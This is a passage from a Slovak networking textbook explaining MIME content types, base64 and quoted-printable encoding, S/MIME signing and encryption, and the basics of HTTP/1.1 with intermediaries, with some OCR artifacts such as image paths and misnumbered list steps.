- Podtyp **external-body** indikuje, že skutočné údaje, ktoré by sa mali prepravovať v tejto správe nie sú obsiahnuté v tele správy. Namiesto toho je v tele správy informácia potrebná na prístup k údajom. Tak ako pri ostatných typoch message má aj podtyp external-body vonkajšie záhlavie a vnorenú správu so svojim vlastným záhlavím. Jediné potrebné pole vo vonkajšom záhlaví je hlavička Content-Type, ktorá stanovuje podtyp external-body. Vnútorné záhlavie je záhlavie správy pre vnorenú správu. Hlavička Content-Type vo vonkajšom záhlaví musí obsahovať parameter prístupu **access-type,** ktorý udáva spôsob prístupu ako je napríklad protokol FTP (File Transfer Protocol).


Typ **image** špecifikuje obrázok. Obsahom tela správy je obrázok. K jeho prezentácii je treba odpovedajúci prehliadač. Podtyp **jpeg** indikuje, že obraz je vo formáte JPEG, kódovanie JFTF. Podtyp gif indikuje, že obraz je vo formáte GIF.

Typ **audio** špecifikuje zvuk. Na prezentáciu je treba odpovedajúci prehrávač. Podtypom je **basic**, mono so vzorkovacím kmitočtom 8 kHz.

Typ **video** špecifikuje video. Implicitný podtyp je **mpeg**, video vo formáte MPEG.

Typ **application** odpovedá ďalším typom údajov, typicky alebo neinterpretovateľným binárnym údajom alebo informáciam, ktoré budú spracované poštovou aplikáciou.


Typ **multipart** indikuje, že telo správy obsahuje viacero nezávislých častí (kompozitná správa). Hlavička **Content-Type** obsahuje parameter **boundary** (hranica), ktorý definuje oddeľovač medzi časťami tela. Táto hranica by sa nemala vyskytovať v žiadnej časti správy. Každá hranica v tele správy začína na novom riadku a pozostáva z dvoch pomlčiek nasledovaných reťazcom znakov parametra boundary. Posledná hranica v tele správy označujúca koniec poslednej časti má aj na konci príponu dvoch pomlčiek. V každej časti môže byť voliteľne obyčajné záhlavie MIME. Na Obrázku č. 10.13 je schematicky znázornený príklad štruktúry správy typu multipart.




Obrázok č. 10.13: Príklad štruktúry správy typu multipart s podtypom mixed

Existujú štyri podtypy typu **multipart**, každý z nich má rovnakú celkový syntax.

- Podtyp **mixed** sa používa vtedy, ak telo správy sa skladá z viacerých nezávislých častí a tieto časti sú spojené v určitom poradí.
- Pre podtyp **parallel** nie je poradie jednotlivých častí tela správy významný. Ak je príjemcov systém na to vybavený, jednotlivé časti správy sú prezentované paralelne. Mohlo by ísť napríklad o správu s dvomi časťami. Jedna časť obsahuje obrázok, druhá časť obsahuje hlasový komentár k obrázku. Ak je na to príjemcov systém uspôsobený, po otvorení správy sa mu zobrazí obrázok a súčasne sa prehrá zvukový komentár.
- Pre podtyp **alternative** sú rôzne časti reprezentáciou rovnakej informácie. Na Obrázku č. 10.14 je uvedený príklad správy s podtypom alternative. V tomto podtype sú časti tela správy uložené usporiadane v poradí zvyšovania preferencií. Nech sa telo správy skladá z dvoch rovnakých textových častí, prvá časť obsahuje hlavičku Content-Type: text/plain a druhá časť obsahuje hlavičku Content-Type: text/enriched. Ak príjemcov systém je schopný zobrazovať správu vo formáte text/enriched, potom sa tak urobí. V opačnom prípade sa použije formát obyčajného textu text/plain.
- Podtyp **digest** sa používa vtedy, keď každá z častí tela je interpretovaná ako správa [RFC 5322] so záhlavím. Tento podtyp umožňuje konštrukciu správy, ktorej časti sú individuálne správy. Napríklad moderátor skupiny zbiera správy elektronickej pošty od účastníkov, spojí tieto správy a pošle ich v jednej zapúzdrenej správe MIME.




Obrázok č. 10.14: Príklad štruktúry správy typu multipart s podtypom alternative

**Kánonický tvar** je dôležitý koncept v MIME a S/MIME. Kánonický tvar je formát zodpovedajúci typu obsahu, ktorý je štandardizovaný na použitie medzi systémami. To je na rozdiel od natívneho tvaru, ktorý predstavuje formát charakteristický pre konkrétny systém.

**Kódovanie tela správy** pri prenose vo formáte MIME je ďalším vážnym komponentom špecifikácie MIME. Cieľom je zabezpečiť spoľahlivé doručenie cez najširšiu škálu prostredí.

Štandard MIME definuje dve metódy kódovania údajov. Hlavička **Content-Transfer-Encoding** môže v skutočnosti nadobúdať šesť hodnôt. Tri z týchto hodnôt (7 bitové, 8 bitové a binárne) naznačujú, že nebolo vykonané žiadne kódovanie, ale tieto hodnoty poskytujú niektoré informácie o charaktere údajov. Pre prenos SMTP je bezpečné používať 7 bitový tvar. 8 bitový a binárny tvar môže byť použiteľný v iných súvislostiach prenosu pošty. Ďalšie hodnota hlavičky Content-Transfer-Encoding je **x-token** vyjadrujúca, že je použité iné kódovanie, ktoré môže byť špecifikované dodávateľom alebo konkrétnou aplikáciou. Dve skutočné definované kódovacie schémy sú **quoted-printable** a **base64**. Tieto dve kódovacie schémy sú definované tak, aby zabezpečili výber medzi technikou prenosu, ktorá je v podstate človeku čitateľná a tým, aby boli bezpečné pre všetky typy údajov pri rozumnej miere kompaktnosti.

Kódovanie prenosu **quoted-printable** je užitočné v prípade, keď údaje väčšinou pozostávajú prevažne z oktetov, ktoré zodpovedajú tlačiteľným znakom ASCII. Znaky, ktoré nie sú bezpečné (nenachádzajú sa v 7 bitovom kóde ASCII) sú reprezentované svojou hexadecimálnou reprezentáciou, pred ktorú sa vloží znak = (mäkká zarážka). Napríklad reťazec „Ján Vojačik“ by sa kódovalo ako „J=E1n Voja=E8ik“, pretože hexadecimálny kód pre **á** je E1 a pre **č** je E8 a ostatné znaky sú obsiahnuté v 7 bitovom kóde ASCII. Mäkká zarážka sa použije aj na ukončenie dlhého riadku správy tak, aby obmedzil dlžku riadku správy na 76 znakov.

Kódovanie prenosu **base64** je bežne používané kódovanie ľubovoľných binárnych dát takým

spôsobom, aby boli nepoškoditeľné pri spracovaní programom na prenos pošty. Je to kódovanie rovnaké ako radix-64 s tým, že radix-64 prikladá aj kontrolný súčet kódovaných údajov. Kódovanie znakov podľa schémy base64 je na Obrázku č. 10.15.

| 6 bitová hodnota | Kódovaný znak | 6 bitová hodnota | Kódovaný znak | 6 bitová hodnota | Kódovaný znak | 6 bitová hodnota | Kódovaný znak |
|---|---|---|---|---|---|---|---|
| 0 | A | 16 | Q | 32 | g | 48 | w |
| 1 | B | 17 | R | 33 | h | 49 | x |
| 2 | C | 18 | S | 34 | i | 50 | y |
| 3 | D | 19 | T | 35 | j | 51 | z |
| 4 | E | 20 | U | 36 | k | 52 | 0 |
| 5 | F | 21 | V | 37 | l | 53 | 1 |
| 6 | G | 22 | W | 38 | m | 54 | 2 |
| 7 | H | 23 | X | 39 | n | 55 | 3 |
| 8 | I | 24 | Y | 40 | o | 56 | 4 |
| 9 | J | 25 | Z | 41 | p | 57 | 5 |
| 10 | K | 26 | a | 42 | q | 58 | 6 |
| 11 | L | 27 | b | 43 | r | 59 | 7 |
| 12 | M | 28 | c | 44 | s | 60 | 8 |
| 13 | N | 29 | d | 45 | t | 61 | 9 |
| 14 | O | 30 | e | 46 | u | 62 | + |
| 15 | P | 31 | f | 47 | v | 63 | / |
| | | | | | | výplň $00_2$ | = |

Obrázok č. 10.15: Kódovacia tabuľka base64

Jednoduchá demonštrácia fungovania kódovania podľa schémy base64 sa ukáže na príklade. Predpokladajme, že vstupné údaje sú tri slabiky (bajty) vyjadrené binárne ako 10101010 01010101 11001100. Pri kódovaní base64 sa táto postupnosť rozdelí na skupiny po šiestich bitoch. To znamená, že preskupením dostaneme 101010 100101 010111 001100, čo v dekadickom vyjadrení je 42 37 23 12 a v kóde base64 je to postupnosť znakov qlXM (bez medzier medzi znakmi).

### 10.2.2 Funkcie S/MIME

Bezpečná elektronická pošta S/MIME ponúka možnosť podpísania a/alebo šifrovania správ prostredníctvom týchto funkcií:

- **Enveloped data** (obálkované údaje): Skladá sa zo zašifrovaného obsahu lubovoľného typu a zašifrovaného kľúča (ktorým sa zašifroval obsah) a to pre každého príjemcu.
- **Signed data** (podpísané údaje): Digitálny podpis je vytvorený tak, že sa vytvorí kontrolná suma podpisovaného obsahu a tento kontrolný súčet sa zašifruje privátnym kľúčom podpisovateľa. Obsah a podpis sú potom zakódované pomocou schémy base64. Správu s podpísaným obsahom môže vidieť iba príjemca s funkcionalitou S/MIME.
- **Clear-signed data** (iba podpísané údaje): Je vytvorený digitálny podpis obsahu rovnako ako pri podpísaných údajoch. V tomto prípade je iba digitálny podpis kódovaný pomocou schémy base64. Výsledkom je, že príjemcovia bez funkcionalít S/MIME sú schopní prečítať obsahu správy aj keď nemôže overiť podpis.
- **Signed and enveloped data** (podpísané a obálkované údaje): iba podpísané a iba šifrované entity môžu byť vnorené. To znamená, že zašifrované údaje môžu byť podpísané a podpísané údaje alebo iba podpísané údaje môžu byť zašifrované.

S/MIME zavádza niekoľko nových typov obsahu MIME. Všetky nové typy aplikácií používajú označenie PKCS (špecifikácie kryptografie s verejným kľúčom vydaných spoločnosťou RSA Laboratories a sprístupnené pre S/MIME).

S/MIME zabezpečuje entity MIME pomocou podpisu, šifrovaním alebo obojím. Entita MIME môže byť celá správa (s výnimkou záhlaví [RFC 5322]) alebo ak typ obsahu MIME je multipart, potom entita MIME je jedna alebo viac podčastí správy. Entita MIME je vytvorená podľa štandardných pravidiel vytvárania správ MIME. Potom entita MIME plus niektoré údaje súvisiace s bezpečnosťou (identifikácia algoritmov a certifikáty) sú spracované S/MIME s výsledkom vytvorenia PKCS objektu. S PKCS objektom sa potom zaobchádza ako s obsahom správy a je zabalený do MIME (vybavená vhodnými hlavičkami MIME).

Vo všetkých prípadoch je odoslaná správa konvertovaná do **kánonického tvaru**. Najmä pre daný typ a podtyp je použitý vhodný kánonický tvar pre obsah správy. Pre správu typu multipart je použitý vhodný kánonický tvar pre každú podčasť.

Použitie kódovania prenosu si vyžaduje osobitnú pozornosť. Vo väčšine prípadov bude výsledkom použitia bezpečnostného algoritmu vytvorený objekt, ktorý je čiastočne alebo úplne vyjadrený ako ľubovoľné binárne údaje. Tento objekt bude potom zabalený vo vonkajšej správe MIME a kódovanie prenosu môže byť použité v tomto bode, štandardne base64. Avšak v prípade správy multipart/signed je obsah správy v jednej z podčastí bezpečnostným procesom nezmenený. Ak nie je tento obsah 7 bitový, prenos by mal byť kódovaný schémou base64 alebo quoted-printable tak, aby nebolo žiadne nebezpečenstvo zmeny obsahu, na ktorý bol podpis aplikovaný.

Základné typy obsahu S/MIME sú:

- Pre typ **multipart** je podtyp **Signed**: iba podpísaná správa, ktorá sa skladá z dvoch častí. Prvá časť je správa a druhá je podpis.
- Pre typ **application** je podtyp **pkcs7-signature:** typ obsahu pre podčasť podpisu správy multipart/signed.
- Pre typ **application** je podtyp **pkcs7-mime**. Bližšiu špecifikáciu určuje parameter **smime**. Parameter **smime=signedData** označuje podpísanú entitu S/MIME. Parameter **smime=envelopedData** označuje zašifrovanú entitu S/MIME. Parameter **smime= degenerate signedData** označuje, že entita S/MIME obsahuje iba certifikáty.

Podtyp **application/pkcs7-mime** sa používa pre jednu z troch kategórií spracovania S/MIME, každú s jedinečným parametrom **smime-type** (parameter smime-type nadobúda hodnoty signedData, envelopedData, degenerate signedData). Vo všetkých prípadoch výsledná entita (ďalej len objekt) je reprezentovaná vo forme známej ako BER (Basic Encoding Rules), ktorá je definovaná v ITU-T Odporúčaniach X.209. Formát BER sa skladá z ľubovoľných oktetových reťazcov a predstavuje teda binárne dáta. Takýto objekt by mal byť kódovaný pri prenose schémou base64 vo vonkajšej správe MIME.

Postup na vytvorenie entity MIME typu **envelopedData** je:


1 Generuj pseudonáhodný relačný kľúč pre konkrétny symetrický šifrovací algoritmus (napríklad triple DES).

23 Pre každého príjemcu zašifruj relačný kľúč jeho verejným kľúčom z certifikátu. Pre každého príjemcu sa vytvorí blok označený **RecipientInfo**, ktorý obsahuje identifikátor (ID) certifikátu verejného kľúča príjemcu, identifikátor (ID) algoritmu použitého na zašifrovanie relačného kľúča a zašifrovaný relačný kľúč.

24 Zašifruj obsah správy relačným kľúčom a vlož do štruktúry envelopedData.

Bloky RecipientInfo sú nasledované zašifrovaným obsahom a vytvárajú envelopedData. Táto informácia je potom zakódovaná schémou base64. Na Obrázku č. 10.16 je znázornená schéma vytvorenia entity typu envelopedData pre dvoch príjemcov.

Na znovuzískanie zašifrovanej správy príjemca najprv dešifruje správu podľa schémy base64. Potom príjemca použije svoj privátny kľúč a dešifruje relačný kľúč. Nakoniec je obsah správy dešifrovaný relačným kľúčom.




Obrázok č. 10.16: Postup vytvorenia entity envelopedData pre dvoch príjemcov


Typ smime označený **signedData** (parameter smime-type=signedData) môže byť použitý s jedným alebo viacerými podpisovateľmi. Pre názornosť sa uvedie opis prípadu s jedným podpisovateľom. Postup na vytvorenie entity MIME typu signedData je:

1 Vyber algoritmus na vytvorenie kontrolného súčtu (napríklad SHA) a vypočítaj kontrolnú sumu (hash hodnotu) obsahu, ktorý má byť podpísaný.

25 Zašifrujte kontrolnú sumu privátnym kľúčom podpisovateľa.
26 Priprav blok označený ako **SignerInfo**, ktorý obsahuje certifikát verejného kľúča podpisovateľa, identifikáciu algoritmu na výpočet kontrolnej sumy, identifikátor šifrovacieho algoritmu kontrolnej sumy a zašifrovanú kontrolnú sumu.

Entita signedData sa skladá z radu blokov vrátane identifikátora algoritmu na výpočet kontrolnej sumy správy, podpísanej správy a SignerInfo. Entita signedData môže ešte obsahovať sadu certifikátov verejných kľúčov od dôveryhodnej alebo koreňovej certifikačnej autority, ktoré sú potrebné na overenie platnosti podpisu. Táto informácia je potom zakódovaná schémou base64.

Na obnovenie podpísanej správy a overenie podpisu, príjemca najprv odkóduje base64. Potom príjemca overí platnosť podpisu tak, že overí platnosť certifikátu a verejným kľúčom dešifruje zašifrovanú kontrolnú sumu správy. Ďalej vypočíta kontrolný súčet podpísanej správy. Ak sa rovnajú kontrolné súčty, jeden vytvorený príjemcom z podpísanej správa a druhý zistený dešifrovaním zašifrovaného kontrolného súčtu podpísanej správy, potom je podpis správy overený.




Obrázok č. 10.17: Štruktúra správy clear-signed

Iba podpísanie (clear-signed) je dosiahnuté pomocou typu obsahu **multipart** a podtypu **signed**. Ako už bolo spomenuté, tento proces podpisovania nezahŕňa transformáciu správy, ktorá je podpísaná, takže správa je odoslaná v pôvodnom tvare. Takže príjemcovia s funkciami MIME, ale nie s funkciami S/MIME, sú schopní prečítať prichádzajúcu správu.

Správa multipart/signed má dve časti. Prvá časť môže byť akýkoľvek typ MIME, ale musí byť vytvorená tak, že sa nebude meniť v počas prenosu od zdroja k cieľu. To znamená, že ak prvá časť nie je 7 bitová, potom je potrebné, aby sa prvá časť zakódovala schémou base64 alebo quoted-printable. Potom je táto časť spracovaná rovnakým spôsobom ako signedData, ale v tomto prípade je vytvorený objekt vo formáte signedData, ktorý má prázdne pole obsahu správy. Tento objekt je oddelený podpis. Potom je kódovaný na prenos schémou base64 a stane sa druhou časťou správy multipart/signed. Táto druhá časť má type obsahu MIME **application** a podtyp **pkcs7-signature**. Na Obrázku č. 10.17 je ukážka štruktúry správy.

Parameter **protocol** označuje, že sa jedná o entitu iba podpísanú (clear-signed) s dvomi časťami. Parameter **micalg** udáva typ použitej funkcie na výpočet kontrolného súčtu. Príjemca môže overiť podpis tým, že vypočíta kontrolný súčet prvej časti a porovnaním ho s kontrolným súčtom získaným z druhej časti.

### 10.2.3 Použité zdroje


[RFC 821] POSTEL, J.: Simple Mail Transfer Protocol. August 1982.
[RFC 822] CROCKER, D. H.: Standard for the format of ARPA Internet text messages. August 1982
[RFC 1896] RESNICK, P., WALKER, A.: The text/enriched MIME Content-type. February 1996
[RFC 2045] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. November 1996
[RFC 2046] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. November 1996
[RFC 2047] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Three: Message Header Extensions for Non-ASCII Text. November 1996
[RFC 2048] FREED, N. , KLENSIN, J., POSTEL, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. November 1996
[RFC 2049] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. November 1996
[RFC 2183] TROOST, R., DORNER, S., MOORE, K.: Communicating Presentation Information in Internet Messages: The Content-Disposition Header Field. August 1997
[RFC 3370] HOUSLY, R.: Cryptographic Message Syntax (CMS) Algorithms. August 2002
[RFC 3850] RAMSDELL, B. (Editor): Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Certificate Handling. July 2004
[RFC 3851] RAMSDELL, B.(Editor): Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.1 Message Specification. July 2004
[RFC 3852] HOUSLY, R.: Cryptographic Message Syntax (CMS). July 2004
[RFC 5322] RESNICK, P.: Internet Message Format. October 2008


Dokumenty RFC sú k dispozícii na webovom sídle http://www.ietf.org/

## 10.3 Protokol HTTP

Úspešné fungovanie svetovej pavučiny www (world wide web) je výsledkom efektívnosti a užitočnosti celého hypermediálneho systému, ktorý implementuje. Okrem nástrojov HTML a URL je protokol HTTP (Hypertext Transfer Protocol) pravdepodobne najdôležitejšou súčasťou webu. Tento protokol vlastne prenáša hypertextové dokumenty a ďalšie súbory medzi webovými servermi a webovými klientmi. Tvorcovia protokolu http si "vypožičali" koncepciu hlavičiek a typov médií zo špecifikácie elektronickej pošty [RFC 822] a [RFC 2045] až [RFC 2049].

V súčasnosti sa najviac používa verzia 1.1 protokolu HTTP, skrátene sa zapisuje HTTP/1.1. Táto verzia je špecifikovaná v dokumente [RFC 2616]. Bezpečnostné a autentizačné problémy sú špecifikované v dokumente [RFC 2617]. Pri opise protokolu HTTP sa bude vychádzať z týchto špecifikácií. Špecifikácia HTTP/1.1 zabezpečuje spätnú kompatibilitu so staršími verziami protokolu HTTP/1.0 a HTTP/0.9.

### 10.3.1 Základná koncepcia protokolu

Protokol HTTP je typu **klient/server**. Vo svojej najjednoduchšej podobe prevádzka protokolu HTTP zahrňuje klienta protokolu HTTP, reprezentovaného zvyčajne internetovým prehliadačom na klientskom počítači, a server protokolu HTTP, reprezentovaného zvyčajne webovým serverom. Po vytvorení spojenia TCP sa pri komunikácii realizujú dva kroky. Klient pošle správu so žiadosťou vo formáte podľa pravidiel štandardu HTTP – **žiadosť HTTP** (HTTP Request). Táto správa udáva zdroj na serveri HTTP, ktorý si klient želá získať, alebo obsahuje informácie, ktoré majú byť poskytnuté serveru. Server HTTP prevezme a interpretuje žiadosť klienta. Vykoná akcie týkajúce sa žiadosti a vytvorí správu **odpovede HTTP** (HTTP Response), ktorú pošle späť klientovi. Správa odpovede indikuje či žiadosť bola úspešná a ak je to vhodné, môže tiež obsahovať obsah klientom požadovaného zdroja.


V protokole HTTP/1.0 každé spojenie TCP obsahuje iba jednu takúto výmenu, v protokole HTTP/1.1 je možných takýchto výmen v rámci jedného spojenia TCP viacero. Treba tiež poznamenať, že server môže v niektorých prípadoch odpovedať jednou alebo predbežnou odpoveďou, predým než odošle úplnú odpoveď. Táto situácia môže nastať v prípade, že server odošle predbežné odpoveď použitím stavového kódu 100 Continue pred skutočnou odpoveďou.

Jednoduchá dvojica žiadosť HTTP / odpoveď HTTP medzi klientom a serverom sa stáva zložitejšou, keď sú vo virtuálnej komunikačnej ceste medzi klientom a serverom umiestnení **sprostredkovatelia** (intermediary). Ide o také zariadenia ako **proxy**, **brány** alebo **tunely**, ktoré sa používajú na zvýšenie výkonu (priepustnosti), zaisteniu bezpečnosti alebo vykonávajú iné potrebné funkcie pre konkrétnych klientov alebo servery. Proxy servery sa bežne používajú na webe, pretože môžu výrazne zlepšiť čas odozvy pre skupinu podobných klientskych počítačov.

Keď je v komunikácii medzi klientom a serverom HTTP zapojený sprostredkovateľ HTTP komunikácie, tak klient komunikuje so serverom prostredníctvom sprostredkovateľa. To znamená, že všetka premávka (traffic) medzi klientom a serverom prechádza sprostredkovateľom. Táto skutočnosť umožňuje sprostredkovateľovi vykonávať rôzne funkcie nad prechádzajúcou premávkou, napríklad ukladanie do vyrovnávacej pamäti (cache) sprostredkovateľa, preklad, agregácie alebo zapúzdrenie. Na Obrázku č. 10.18 je demonštrovaný príklad komunikácie medzi klientom a serverom HTTP prostredníctvom jedného sprostredkovateľa. Jednoduchá dvojica žiadosť HTTP / odpoveď HTTP sa zmení na dve dvojice (štyri kroky):

1 Klient HTTP odošle správu žiadosti sprostredkujúcemu zariadeniu.

27 Sprostredkovateľ žiadosť spracuje, vykoná v prípade potreby zmeny v žiadosti, a potom pošle žiadosť na server.
28 Server HTTP prečíta a interpretuje žiadosť, vykoná príslušné akcie a odošle odpoveď. Pretože dostal svoju žiadosť od sprostredkovateľa, jeho odpoveď ide späť sprostredkovateľovi.
29 Sprostredkovateľ odpoveď spracuje, opäť prípadne urobí zmenu, a potom ju pošle klientovi.



